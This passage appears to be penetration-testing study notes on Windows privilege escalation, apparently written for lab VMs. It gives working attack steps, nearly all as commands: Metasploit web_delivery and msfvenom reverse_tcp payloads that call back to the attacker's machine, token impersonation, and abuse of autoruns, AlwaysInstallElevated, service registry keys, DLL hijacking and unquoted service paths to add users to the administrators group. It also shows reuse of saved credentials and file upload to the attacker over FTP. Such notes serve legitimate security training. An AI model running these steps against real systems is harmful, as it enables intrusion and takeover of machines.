    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```

Impersonation Privileges:

github.com/gtworek/Priv2Admin

To see the privileges type the command getprivs

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Potato Attacks:

Rotten Potato - https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

Juicy Potato - https://github.com/ohpe/juicy-potato

Groovy Reverse Shell - https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

- Once you have a basic shell but want to upgrade to a **Meterpreter shell**, use the following Metasploit module:

```
use exploit/multi/script/web_delivery
```

- Set the **target** to `PSH (Powershell)` since the target is a Windows machine:

```
set target 2  # (This corresponds to PowerShell typically)
```

- Use the `options` command and fill out all the required fields (LHOST, LPORT, payload, etc.):

```
set payload windows/meterpreter/reverse_tcp
set LHOST <your-IP>
set LPORT <your-port>
```

- After setting all options, run the module:

```
run
```

- Metasploit will generate a **PowerShell command**.

  Copy this command and paste it into the Windows shell.

- Once executed, it should establish a **Meterpreter session** back to your machine.

🥾 2. Privilege Escalation via MS16-075 (Reflection)

- In Metasploit, **background the session**:

```
background
```

- Then use the privilege escalation module:


```
use exploit/windows/local/ms16_075_reflection
```

- Ensure the settings (LHOST, LPORT, payload) are consistent with the previous session:

```
set payload windows/x64/meterpreter/reverse_tcp
```

```
set SESSION <session-number>
```

- Run the exploit to get another Meterpreter session with elevated privileges.



👤 3. Token Impersonation with Incognito

- In the new Meterpreter session, load the **Incognito** module:

```
load incognito
```

- List available tokens:

```
list_tokens -u
```

- Impersonate the SYSTEM token if available:

```
impersonate_token "NT AUTHORITY\SYSTEM"
```

> You should now have full SYSTEM-level access on the target machine.

Manual Exploit for Potato Attack

- Download executable from
  - https://github.com/ohpe/juicy-potato
- Then

- https://book.hacktricks.wiki/en/index.html go to Windows Priv Escalation then Juicy Potato

Alternate Data Streams

Alternate Data Streams - https://blog.malwarebytes.com/101/2015/07/introduction-to-alternate-data-streams/

Use the following command to identify files with hidden streams:

```
dir /r
```

- This lists files along with any **alternate data streams** attached to them.
- Look for entries with a colon (`:`) in the name, such as:

```
secret.txt
        0 bytes
        26 secret.txt:hidden.txt:$DATA
```

---

2. Viewing the Contents of a Hidden Stream


To display the contents of a hidden ADS, use:

```
more < filename:streamname
```

- Example:

```
more < secret.txt:hidden.txt
```

> This reveals the data stored in the alternate stream, which is often used for hiding malicious payloads or data.



▼ Escalation Path: getsystem

What happens when I type getsystem? - https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

- Try running:

```
getsystem
```

  This attempts to elevate your privileges to **SYSTEM** using built-in techniques.

- For more options and to see the available techniques, use:

```
getsystem -h
```

- This command lists the different methods `getsystem` can use to attempt privilege escalation.

> Refer to the link provided earlier for a detailed explanation of what each technique does and how they work.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Named Pipe Impersonation (In Memory/Admin)
                2 : Named Pipe Impersonation (Dropper/Admin)
                3 : Token Duplication (In Memory/Admin)

meterpreter >
```

▼ Escalation Path: RunAs

https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc771525(v=ws.11)

Note: When using ftp it is always good to switch to binary when transferring files.

Note: When you counter a mdb file you can utilize the command mdb-sql *mdb file* and for pst use the readpst command

Once you have access through a **Telnet session**, you can use it to:

- Run **PowerShell**, **WinPEAS**, or **PowerUp** for enumeration.
- Get the **lay of the land** by navigating through:
  - `C:\Program Files`
  - `C:\Users`
  - `C:\Windows\Security`
  - Or any other interesting directories.

🔑 Credential and Privilege Escalation Check

- Use the following command to **list stored credentials**:

```
cmdkey /list
```

- This may show saved credentials that can be reused with `runas`.

```
C:\Users\security>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                    Type: Domain Password
    User: ACCESS\Administrator
```

🧪 Example: Using `runas` with Saved Credentials

If credentials are saved, you can run a command as another user.

Here's an example to read the Administrator's `root.txt` file and redirect it to another user's directory:

```
C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred "C:\Windows\System32\cmd.exe /c TYPE C:\Users\Administrator\Desktop\root.txt > C:\Users\security\root.txt"
```

> This command runs as Administrator using saved credentials, reads the root flag, and writes it to a location the current user can access.

▼ Escalation Path: Registry

Autoruns

On Windows VM:

1. Open Command Prompt and run Autoruns:

   ```
   C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe
   ```

2. In the Autoruns GUI, click the **"Logon"** tab.
3. Identify suspicious entries. For example:
   - "My Program" points to:

     ```
     C:\Program Files\Autorun Program\program.exe
     ```

4. Check file permissions with AccessChk:

   ```
   C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\Autorun Program"
   ```

5. Review output:
   - If **"Everyone"** has `FILE_ALL_ACCESS` on `program.exe`, this is a potential privilege escalation vector.

   Another to see this is...

   Using PowerUp on a Windows machine:

   1. Navigate to the PowerUp folder in File Explorer.
   2. **Shift + Right-click** inside the folder and select **"Open command window here"** or **"Open PowerShell window here."**
   3. Run the following command to bypass execution policy:

```
powershell -ep bypass
```

4. Then execute the script:

```
.\PowerUp.ps1
```

5. Finally, run:

```
Invoke-AllChecks
```

> This will perform a full enumeration of privilege escalation vectors on the system.

💣 Exploitation Phase

On Kali VM:

1. Open a terminal and launch Metasploit:

```
msfconsole
```

2. Set up the handler:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost [Your Kali IP]
run
```

3. In a new terminal, generate a malicious payload:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=[Your Kali IP] -f exe -o program.exe
```

4. Transfer `program.exe` to the Windows VM (e.g., via SMB, Python HTTP server, USB).

💻 Execution Phase

On Windows VM:

1. Replace the original executable with your malicious payload:

```
Copy program.exe into:
```

```
C:\Program Files\Autorun Program\
```

2. Log off, then log back in as an **administrator** to trigger the autorun and execute the payload.

📩 Post-Exploitation

Back on Kali VM:

1. Wait for a Meterpreter session to open in Metasploit.
2. Interact with the session:

```
sessions -i [Session ID]
```

3. Verify privileges:

```
getuid
```

> ✅ If successful, this confirms privilege escalation via autorun abuse.

AlwaysInstalledElevated

On Windows VM:

1. Open Command Prompt and check the **HKLM** registry key:

```
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

2. If the output shows:

```
AlwaysInstallElevated    REG_DWORD    0x1
```

— the setting is **enabled**.

3. Check the **HKCU** registry key as well:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
```

4. If **both** values are set to `1`, this means you can install `.msi` files with **elevated (SYSTEM) privileges** — a major misconfiguration!

💥 Exploitation

On Kali VM:

1. Launch Metasploit:

```
msfconsole
```

2. Set up a listener:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost [Your Kali IP]
run
```

3. In a new terminal, generate a malicious `.msi` payload:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=[Your Kali IP] -f msi -o setup.msi
```

4. Transfer `setup.msi` to the **Windows VM** (e.g., using SMB, Python HTTP server, or drag and drop in a VM environment).

🏁 Execution

On Windows VM:

1. Place `setup.msi` in a writable directory (e.g.):

```
C:\Temp
```

2. Install the MSI with elevated privileges:

```
msiexec /quiet /qn /i C:\Temp\setup.msi
```

💻 Post-Exploitation

- Back on your **Kali VM**, you should now receive a **Meterpreter shell**.
- Confirm access:

```
getuid
```

> ✅ If successful, you now have SYSTEM-level privileges on the target machine.

regsvc ACL

File Transfer: From Windows to Kali (Using FTP)

Another way to transfer files **from a Windows machine to your local (Kali) machine** is by setting up a temporary FTP server.

🛠️ On Kali (Local Machine):

1. First, install the required module (if not already installed):

```
pip3 install pyftpdlib
```

2. Start an FTP server with write access:

```
python3 -m pyftpdlib -p 21 --write
```

📤 On the Windows Machine:

1. Navigate to the file location in **File Explorer**.
2. **Shift + Right-click** inside the folder and select **"Open Command Window Here"** or **"Open in Terminal"**.
3. Connect to your Kali machine via FTP:

```
ftp <Kali-IP-address>
```

4. When prompted:
   - **Username:** `anonymous`
   - **Password:** *(just press Enter)*
5. Upload the file:

```
put <filename>
```

> ✅ The file will now be uploaded to your Kali machine via the running FTP server.

Detection

On Windows VM:

1. Open a **PowerShell prompt** and run:

```
Get-Acl -Path HKLM:\System\CurrentControlSet\Services\regsvc | fl
```

2. In the output, observe that the user group **"NT AUTHORITY\INTERACTIVE"** has **"FullControl"** permissions over the `regsvc` registry key.

💥 Exploitation

On Windows VM:

1. Copy the source file:

   ```
   C:\Users\User\Desktop\Tools\Source\windows_service.c
   ```

   to your **Kali VM**.

On Kali VM:

1. Open `windows_service.c` in a text editor and replace the command inside the `system()` function with:

   ```
   cmd.exe /k net localgroup administrators user /add
   ```

2. Compile the modified file:

   ```
   x86_64-w64-mingw32-gcc windows_service.c -o x.exe
   ```

   > 📝 Note: If the compiler is not installed, run:

   ```
   sudo apt install gcc-mingw-w64
   ```

3. Transfer the generated file (`x.exe`) back to the **Windows VM**.

On Windows VM:

1. Move `x.exe` to a writable directory such as:

   ```
   C:\Temp
   ```

2. Modify the `ImagePath` of the `regsvc` service to point to your executable:

   ```
   reg add HKLM\SYSTEM\CurrentControlSet\Services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Temp\x.exe /f
   ```

3. Start the modified service:

   ```
   sc start regsvc
   ```

4. Confirm that the user has been added to the local administrators group:

```
net localgroup administrators
```

> ✅ If successful, this confirms privilege escalation by abusing writable service registry keys.

▼ Escalation Path: Executable Files

We can utilize `accesschk64.exe` to check for insecure file permissions. Open Command Prompt and run the following command:

```
C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"
```

From the output, notice that the **“Everyone”** user group has `FILE_ALL_ACCESS` permissions on the `filepermservice.exe` file—indicating a potential privilege escalation vector.

Alternatively, we can use **PowerUp** to automate this enumeration. Navigate to the PowerUp folder in File Explorer, then **Shift + Right-click** inside the folder and select **“Open PowerShell window here”** (or “Command window” on older systems). Bypass the execution policy by running:

```
powershell -ep bypass
```

Next, execute the PowerUp script:

```
.\PowerUp.ps1
```

Finally, run:

```
Invoke-AllChecks
```

This command will perform a full enumeration of privilege escalation vectors on the system. After PowerUp completes, scroll to the **"Checking service executable and argument permissions"** section—you should find an executable listed that can be exploited due to weak permissions.

After identifying the vulnerable executable, replace it with the previously compiled `x.exe`—which was generated from the modified `windows_service.c` file containing the command `cmd.exe /k net localgroup administrators user /add` in system() and compiled using:

```
x86_64-w64-mingw32-gcc windows_service.c -o x.exe
```

Once the file is in place, start the service by running:

```
sc start <service name>
```

> This should execute the payload and add the user to the local administrators group.

▼ Escalation Path: Startup Applications

Detection

On Windows VM:

1. Open Command Prompt and run:

   ```
   cmd
   CopyEdit
   icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
   ```

2. From the output, observe whether the **"BUILTIN\Users"** group has **full access** (`(F)`) to the directory.

> ✅ If so, any standard user can place an executable here, which will run at the next login — a classic privilege escalation opportunity.

💥 Exploitation

On Kali VM:

1. Open a terminal and launch Metasploit:

   ```
   msfconsole
   ```

2. Set up the handler:

   ```
   use multi/handler
   set payload windows/meterpreter/reverse_tcp
   set LHOST [Your Kali IP]
   run
   ```

3. In another terminal, generate the payload:

   ```
   msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Your Kali IP] -f exe -o x.exe
   ```

4. Transfer the generated `x.exe` file to the Windows VM.

⚙️ Execution

On Windows VM:

1. Move `x.exe` into the Startup folder:

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

2. Log off the current user.
3. Log back in using the **Administrator** account.

📩 Post-Exploitation

On Kali VM:

1. Wait for a Meterpreter session to open — this may take a few seconds.
2. Once connected, verify privileges:

```
getuid
```

3. You should see:

```
Server username: User-PC\Admin
```

> ✅ If successful, you now have a Meterpreter session running as an Administrator.

▼ Escalation Path: DLL Hijacking

What is DLL Hijacking?

A **DLL (Dynamic Link Library)** is a shared library containing functions, classes, and resources used by executables or services. When Windows starts a service or application, it loads required DLLs based on certain search paths.

DLL hijacking occurs when an application tries to load a DLL that is missing (`NAME NOT FOUND`), but the attacker has write access to a directory in the DLL search path. The attacker can place a malicious DLL with the expected name in that directory, causing the application to load and execute the malicious DLL code — potentially escalating privileges or executing arbitrary code.

🔍 Detection (Finding Vulnerable DLL Hijack Services)

On Windows VM:

1. Open the **Tools** folder on the Desktop, then navigate to the **Process Monitor** folder.
2. Right-click on `Procmon.exe` and select **Run as administrator**.
3. In Process Monitor, click **Filter**.
4. Set the first filter:
   - Left dropdown: **Process Name**
   - Condition: **is**
   - Value: `dllhijackservice.exe`
   - Click **Add**.
5. Set the second filter:

- Left dropdown: **Result**
- Condition: **is**
- Value: `NAME NOT FOUND`
- Click **Add**.

6. Click **Apply** and then **OK**.
7. Open Command Prompt and start the service:

```
sc start dllsvc
```

8. In Process Monitor, look for attempts by the service to load DLLs resulting in `NAME NOT FOUND`.

   For example, you might see it trying to load:

```
C:\Temp\hijackme.dll
```

   which is missing — and **C:\Temp** is a writable folder, making it a perfect place to place a malicious DLL.

💥 Exploitation

Windows VM:

1. Copy the file:

```
C:\Users\User\Desktop\Tools\Source\windows_dll.c
```

   to the Kali VM.

Kali VM:

1. Open `windows_dll.c` in a text editor.

   Replace the command inside the `system()` function with:

```
cmd.exe /k net localgroup administrators user /add
```

2. Compile the DLL:

```
x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
```

> Note: If you don't have the compiler, install with:

```
sudo apt install gcc-mingw-w64
```

3. Transfer `hijackme.dll` back to the Windows VM.

Windows VM:

1. Place `hijackme.dll` in the writable directory (e.g., `C:\Temp`).
2. Restart the vulnerable service:

```
sc stop dllsvc & sc start dllsvc
```

3. Confirm the user was added to the administrators group:

```
net localgroup administrators
```

⚠️ Real-World Notes on Finding Vulnerable DLL Hijacks

It's important to note that **in a real attack scenario, you won't automatically know which services or applications have missing DLLs causing "NAME NOT FOUND" errors**. Identifying vulnerable services requires thorough enumeration and monitoring:

- **Process Monitor** is a key tool to watch DLL load failures in real time.
- Look for services or applications that try to load DLLs from writable directories.
- You may also combine this with privilege escalation scripts or tools (e.g., PowerUp, SharpUp) that detect insecure DLL permissions or search paths.
- Understanding Windows service configurations and installed applications can help narrow targets.

The example using `sc start dllsvc` is a simulated scenario designed to demonstrate how the exploit works once a vulnerable service is found.

▼ Escalation Path: Service Permissions (Paths)

Binary Path

You can use Powerup and Accesschk

Detection

On Windows VM:

1. Open Command Prompt and run:

```
C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc daclsvc
```

2. Review the output. If it shows that the user (e.g., **User-PC\User**) has the `SERVICE_CHANGE_CONFIG` permission, it means they can **modify the service configuration**, including the binary path — which is a privilege escalation opportunity.

💥 Exploitation

On Windows VM:

1. Overwrite the service's executable path with a command to add the user to the local administrators group:

```
sc config daclsvc binpath= "net localgroup administrators user /add"
```

2. Start the service to execute the new command:

```
sc start daclsvc
```

3. Verify the user was added to the administrators group:

```
net localgroup administrators
```

> ✅ If successful, the current user now has administrator privileges.

Unquoted Service Paths

Detection

On Windows VM:

1. Open Command Prompt and run:

```
sc qc unquotedsvc
```

2. Review the output. If the `BINARY_PATH_NAME` field shows a path **without quotes** and contains **spaces**, it's vulnerable to an **unquoted service path** attack.

   > For example:

```
BINARY_PATH_NAME   C:\Program Files\Unquoted Path Service\service.exe
```

💥 Exploitation

On Kali VM:

1. Generate a malicious executable:

```
msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
```

2. Transfer `common.exe` to the **Windows VM**.

On Windows VM:

1. Place `common.exe` in the vulnerable directory:

```
C:\Program Files\Unquoted Path Service\
```

> ⚠️ The system may attempt to execute C:\Program.exe, C:\Program Files\Common.exe, etc., so placing your payload in a writable directory early in the path is key.

2. Start the vulnerable service:

```
sc start unquotedsvc
```

3. Verify that the user was added to the Administrators group:

```
net localgroup administrators
```

✅ If successful, the service ran your malicious executable instead of the intended one, granting **administrator privileges** through path hijacking.

For additional practice, it is recommended to attempt the TryHackMe room Steel Mountain (https://tryhackme.com/room/steelmountain).

▼ Escalation Path: CVE-2019-1388

Zero Day Initiative CVE-2019-1388 - https://www.youtube.com/watch?v=3BQKpPNlTSo

Rapid7 CVE-2019-1388 - https://www.rapid7.com/db/vulnerabilities/msft-cve-2019-1388